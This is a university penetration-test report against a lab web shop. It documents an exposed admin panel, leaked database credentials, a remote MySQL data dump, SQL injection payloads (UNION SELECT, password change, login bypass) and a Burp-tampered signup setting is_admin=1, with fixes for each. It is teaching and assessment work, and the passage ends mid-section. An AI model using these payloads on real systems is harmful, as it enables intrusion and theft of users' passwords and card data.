SCC 363 - Attack Assessment Report

March 20th, 2017

Group 6
Team Members:

Andras Herczeg (33705933)
Ben Goldsworthy (33576556)
Faisal Rahman (33670838)
Matt Chu (33790604)
Matthew Edwards (33721017)

Table of Contents

1 Executive Summary

For this assignment we have been instructed to perform a penetration test against a web application which we have been provided with. We have been told to test this application for vulnerabilities and document our results. Our testing of the application has been conducted as a real world attacker's would have been, as we searched for vulnerabilities within the application before exploiting those found, with the goal of damaging the owning company by stealing its data, damaging its reputation, or causing it financial issues. This report details our findings and recommendations for the company as to steps they should take immediately to patch up the vulnerabilities that we have found.

1.1 Summary of Results

Our testing of the site has found multiple critical vulnerabilities that allow attackers to bypass authentication, view and change data in the database, perform cross-site scripting (XSS) attacks on the site's users, and even steal the source code of the site. Some of these vulnerabilities are very easy for attackers to exploit and some require more complex approaches. We have been able to access the admin account of the site, create new admin accounts, perform stored and reflective XSS attacks, access the MySQL database remotely (allowing us to steal data from it), perform a cross-site request forgery attack, and access the source code of the site.

The site is not following best security practices such as sanitizing user input, hashing used passwords and sending sensitive data over HTTPS. There is very high chance of the site being attacked due to the ease of exploitation of these vulnerabilities, as some of them only require basic web security knowledge to discover and exploit. This could cause a large amount of financial trouble to the site's owners as they could be fined under the Data Protection Act (1998) if the site's user data is stolen. It can be argued the site has failed to follow even basic web security practices.

There is a high risk to the users of the site of having their personal data stolen due to the fact that it is not encrypted when it is sent or stored, and can be can be viewed in plaintext on the admin panel (which does not require user authentication to view). The database password is exposed in a `/notes/` folder and MySQL is configured to allow remote logins. The source code of the site which contains the hardcoded database login details is available in a `html.tar.gz` file on the site.

2 Findings


Below are are the vulnerabilities that we have found when testing the site. We show the steps that are required to exploit each vulnerability and the result of a successful exploit. More details such as the cause of the vulnerability and how to fix it can be found in the Appendix section.

2.1 Access Control Vulnerabilities

Access control mechanisms prevent certain types of users from using certain features that they are not authorised to use. Access control vulnerabilities allow users to perform actions or view things even though they are not authorised to do so. [1]

2.1.1 View Admin Page as Non-Admin User

Likelihood: High, scanning for admin page can be automated using free tools.



User List


```
User ID: 1
User name: testuser
User password: test
User ID: 2
User name: jamesbond007
User password: password
User ID: 3
User name: godfather
User password: password123
User ID: 4
User name: jimmythecricket
User password: 123
User ID: 5
User name: Admin
User password: admin
User ID: 6
User name: Jo
User password: 0
User ID: 9
User name: JohnJones
User password: Pass
User ID: 10
User name: sqluser','sql user', 'sql
User password:
```

User Purchases

The admin page of the site does not check that a user is authenticated, thus allowing unauthorized users to view the admin panel of the site without logging in. This exists because the site does not check if a user is logged in as an admin. This exposes a number of confidential information such as messages from the sites users, account passwords, and the order history for all of the users of the site and is a violation of the site users privacy. If an attacker exposed this information it would cause reputational damage to the site and this could result in financial damage as well. Additionally, it would lead to the loss of trust between the user and site causing the site's user base to decrease and lower the chances of repeat customers, affecting the business as a whole. To fix this, the site should check the user's cookie to see if they have a session token and if the token is an admin user.

2.1.2 Directory Listings


Likelihood: High - Can be automated using free tools such as DirBuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://192.168.56.101:80/
Scan Information
Results - List View: Dirs: 7 Files: 14
Results - Tree View
Errors: 0


Type	Found	Response	Size
Dir	/	200	3797
File	/html.tar.gz	200	16939240
Dir	/icons/	403	467
File	/index.php	200	3799
Dir	/images/	200	7920
File	/signin.php	200	4753
File	/signup.php	200	4188
File	/search.php	200	2222
File	/contact.php	200	4127
File	/t-shirts.php	200	6576
File	/sweaters.php	200	6578
File	/trousers.php	200	6542
Dir	/notes/	200	1124
File	/verification.php	200	530
File	/addtobasket.php	302	314
File	/images/images.tar.gz	200	1389673
Dir	/images/images.tar/	200	1352
File	/notes/notes.txt	200	1961
File	/images/images.tar/images.tar	200	1630111
Dir	/images/images.tar/images/	200	1178
Dir	/images/images.tar/images/images/	200	7393
Dir	/icons/small/	403	473

If the web server that a site is running on is not configured to disable directory listing, an attacker could be able to retrieve confidential information. The site does not disable directory listing and we were able to retrieve highly sensitive information such as passwords. We used a tool called DirBuster to scan the site (using a wordlist) for directories and files, using this tool we discovered that all of the images used by the site can be viewed by going to `/images/`, but more importantly we discovered that there is a `/notes/` directory on the site that contains the database schema for the site and also login information for the database. This could allow an attacker to login to the database and steal a user's private information such as passwords and credit card details. DirBuster also found a file called `html.tar.gz` that contains the full source code for the application. An attacker can use the sites source code to find vulnerabilities and knowing the database schema can be useful when trying to exploit them.
In the above images you can see the dirbuster output where it shows the `html.tar.gz` file and the `/notes/` directory.

Also shown below is a copy of the sites source code that DirBuster found in a `html.tar.gz` archive on the server. It contains the source code for every page on the site including `mysql.php` which contains the database login details. This can be fixed by deleting the `html.tar.gz` and `/notes/` folder and using an `.htaccess` to disable directory listing on the Apache web server.




```
database
        products- id, name, picture, cost
        user - id, name, password, isadmin, credit_card, cvv, exp-date
        basket, userid, productid, quantity

database name- fashionstore
users:
        root:root
        scc363:scc363

CREATE TABLE users(userid int not null primary key auto_increment, username char(25), name char(60), password char(25), is_admin tinyint, credit_card char(25), cvv char(3), expdate char(20));
CREATE TABLE product(productid int not null primary key auto_increment, productname char(25), picture char(60), cost decimal(5,2));

INSERT INTO product VALUES (default, 'Green t-shirt', 'images/t1.jpg', '10.00');
INSERT INTO product VALUES (default, 'Yellow t-shirt', 'images/t2.png', '15.00');
INSERT INTO product VALUES (default, 'Red t-shirt', 'images/t3.jpg', '13.00');
INSERT INTO product VALUES (default, 'Black t-shirt', 'images/t4.jpg', '20.00');
INSERT INTO product VALUES (default, 'Charcoal t-shirt', 'images/t5.jpeg', '25.00');
INSERT INTO product VALUES (default, 'Blue Sweater', 'images/s1.jpeg', '40.00');
INSERT INTO product VALUES (default, 'Grey Sweater', 'images/s2.jpg', '45.00');
INSERT INTO product VALUES (default, 'White Sweater', 'images/s3.jpg', '34.00');
INSERT INTO product VALUES (default, 'Striped Sweater', 'images/s4.jpg', '39.00');
INSERT INTO product VALUES (default, 'Charcoal Sweater', 'images/s5.jpeg', '33.00');
INSERT INTO product VALUES (default, 'Brown Trousers', 'images/p1.jpg', '40.00');
INSERT INTO product VALUES (default, 'Blue Trousers', 'images/p2.jpg', '50.00');
INSERT INTO product VALUES (default, 'Black Trousers', 'images/p3.jpeg', '45.00');
INSERT INTO product VALUES (default, 'Pink Trousers', 'images/p4.jpg', '43.00');
```



```
addtobasket.php  admin.php     basket.php   Beth.txt             Bobo.txt     checkout.php  contact.php
Craig.txt        favicon.ico   headnav.php  images               index.php    Jenny.txt     John.txt
message.php      mysql.php     notes        payment.php          product.php  search.php    sf_New_folder
signin.php       signout.php   signup.php   signup-success.php   style.css    sweaters.php  test_sockets.php
trousers.php     t-shirts.php  verification.php
```

2.1.3 MySQL Remote Login

Likelihood: High - The login details are in a easy to find public folder on the site



```
root@kali:~# mysql -h 192.168.56.101 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 52840
Server version: 5.6.28-0ubuntu0.15.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SELECT * FROM fashionstore.users;
+--------+-----------------+--------------+-------------+----------+---------------+------+-------------+
| userid | username        | name         | password    | is_admin | credit_card   | cvv  | expdate     |
+--------+-----------------+--------------+-------------+----------+---------------+------+-------------+
|      1 | testuser        | Test User    | test        |        0 | NULL          | 000  | NULL        |
|      2 | jamesbond007    | James Bond   | password    |        0 | 1234567891234 | 664  | 13 December |
|      3 | godfather       | Al Pacino    | password123 |        0 | 98765212357   | 875  | 19 May      |
|      4 | jimmythecricket | James Cricket | 123        |        0 | 0987654312345 | 525  | 05 March    |
|      5 | Admin           | Admin User   | admin       |        1 | 6             | 6    | 6           |
|      6 | Jo              | Jo           | 0           |        0 | NULL          | 000  | NULL        |
|      9 | JohnJones       | John         | Pass        |        1 | NULL          | 000  | NULL        |
+--------+-----------------+--------------+-------------+----------+---------------+------+-------------+
7 rows in set (0.00 sec)
```

After finding the login details in the notes file detailed above we were able to remotely log into the MySQL database and view confidential information. This is because the MySQL process on the server is configured to allow remote logins. This could allow an attacker to steal all of the data contained within the database such as user passwords and credit card details. The database is also protected by an insecure password. The password for the root MySQL account is root. This is really easy password for an attacker to guess. This vulnerability shows multiple breaches to user privacy as well. If such an attack occurred, it would affect the business's reputation negatively.


MySQL should be configured to not allow remote connections and the password protecting the accounts should be a strong random string consisting of numbers, characters, and even special characters.

2.2 SQL Injection Vulnerabilities


SQL injection vulnerabilities allow the insertion of SQL statements from the client to the database through user input. An SQL injection may allow an attacker to read data such as usernames and passwords from the database or they may allow an attacker to trick the application into performing actions such as registering an admin user account or changing an admin user's password [2].

2.2.1 Login Bypass

Likelihood: High - This is a very common and easy to find vulnerability




There exists a sql injection vulnerability in the sign in page of the application that could allow an attacker to login to any account without knowing the password. This exists because the application failed to sanitize the user input before using it in a SQL query. The statement below will use a comment to end the SQL query before it compares the password, MySQL will check for a username called ‘admin’ and the comment will stop the query, the result will then return true and the attacker will be logged in. This exposes user accounts to attacker. To fix this the site should sanitize all user input before it is used and should use parameterized queries when performing actions on the database.


Secure Fashion
Store
Home | Admin's Basket | Sign Out | Search | Contact Us | Admin |

2.2.2 Admin User Registration

Likelihood: High - An attacker would need to know the layout of the database tables but this can be obtained from the notes folder and the attack can be performed using automated tools such as SQLMap [3].


Registration


sql

sql

•••••••••••••••••••

•••••••••••••••••••


There is a SQL injection vulnerability in the signup page for the site that could allow an attacker to register a new user as a admin account. This exists as the site does not sanitize user input before it is used to query the database. This causes loss of integrity of the site as anyone is able to be an admin user and also exposes users private information on the admin page. This vulnerability can be fixed by sanitizing user input before it is used and by using parameterized queries.



Secure Fashion
Store
Home | sql's Basket | Sign Out | Search | Contact Us | Admin |

2.2.3 Change Another User's Password

Likelihood: High - The database layout can be easily guessed and the attack can be performed using automated tools such as SQLMap [3].

There exists a vulnerability in the payments page that could allow an attacker to change the password of another user. This could allow the attacker to change all other users passwords. This type of vulnerability exists due to not sanitizing user input. Due to data being altered, this type of vulnerability if exploited would result in loss of data integrity.



User ID: 5
User name: Admin
User password: admin


Payment

3

3


='new' WHERE userid='5';#


User ID: 5
User name: Admin
User password: new

2.2.4 Database Exposure

Likelihood: High - The attack does not require any special skill to exploit the attack can be performed using automated tools such as SQLMap [3].

There exists a SQL injection vulnerability on the search page of the site that could allow an attacker to view the contents of the tables in the database. This exists as the site does not sanitize user input before using it to query the database. This causes a loss of confidentiality for the data contained within and can expose sensitive user information such as credit card details that are not stored in an encrypted format. If a user had their credit card details stolen because they were not encrypted this would cause damage to the reputation of the company.


Home | Admin's Basket | Sign Out | Search | Contact Us | Admin |
Search for Products
Search

You searched for: atacker' UNION (SELECT username, password, credit_card FROM users);#

Product	Cost	Picture
testuser	new	Image
jamesbond007	new	Image
godfather	password123	Image
jimmythecricket	123	Image
Admin	admin	Image
Jo	0	Image
JohnJones	Pass	Image
attacker	1337	Image
sqlattack	attackpass	Image
sql	pass	Image


2.3 Man In The Middle Vulnerabilities

A man in the middle attack is where a communication between two parties, in this case a client and server, is intercepted and can then be edited before it is then sent to its destination [4].

2.3.1 Register as a Admin User

Likelihood: High - The site is not encrypted over SSL/TLS so it is easy for an attacker to intercept data and change data.


There exists a vulnerability in the signup page that could allow an attacker to register a new account as a admin user. This exists because when a new signup request is submitted to the site the server will also get a isadmin parameter from the user, normally this parameter is hidden from the user and set to '0', but if an attacker intercepted this request and changed the value to '1' and then sent the request on to the site (a man in the middle attack) the newly created account would have admin privileges. This exposes the admin page to an attacker which would give them access to confidential information such as the account details of all the site's users and this would be a large privacy violation. To fix this the `is_admin` parameter should not be retrieved from the client, there should also be a special page on the admin panel for admins to make new admin users.


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

Request to http://192.168.56.101:80

```
POST /signup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/signup.php
Cookie: PHPSESSID=l3gnqsvpuqgarbrutdl1s80413; is_admin=1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

username=attacker&fullname=1337&password=1337&confirm=1337&is_admin=1
```

In the above image you can see the isadmin parameter being set to '1' and in the below image you can see the new 'attacker' account has access to the admin page.


Secure Fashion
Store
Home | attacker's Basket | Sign Out | Search | Contact Us | Admin |
T-shirts
Jumpers
Trousers
> > More
> > More
> > More

Welcome to our secure website


Our security experts have ensured us that everything necessary for the protection of our information and yours has been covered on this website. With this in mind, you can enjoy shopping for all your clothing needs with the full knowledge that there is nothing you or anyone else can do to break our website

In the image above you can see the attacker has successfully registered as an administrator.

2.3.2 Negative Quantity Basket


Likelihood: Medium - It is easy to intercept and change the data but it is unlikely that the payment system would send the user money

There exists a vulnerability in the basket of the site that could allow an attacker to make the site owe the attacker money. When a user adds an item to their basket a request is sent with the quantity of each item added. If an attacker intercepts this request and adds a minus sign in front of the quantity the basket will owe the user money. This could result in a financial loss for the company. This vulnerability exists as the site does not check the input from the client before it is used. To fix this the input should be sanitized to remove any special characters such as minus signs before it is used.


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
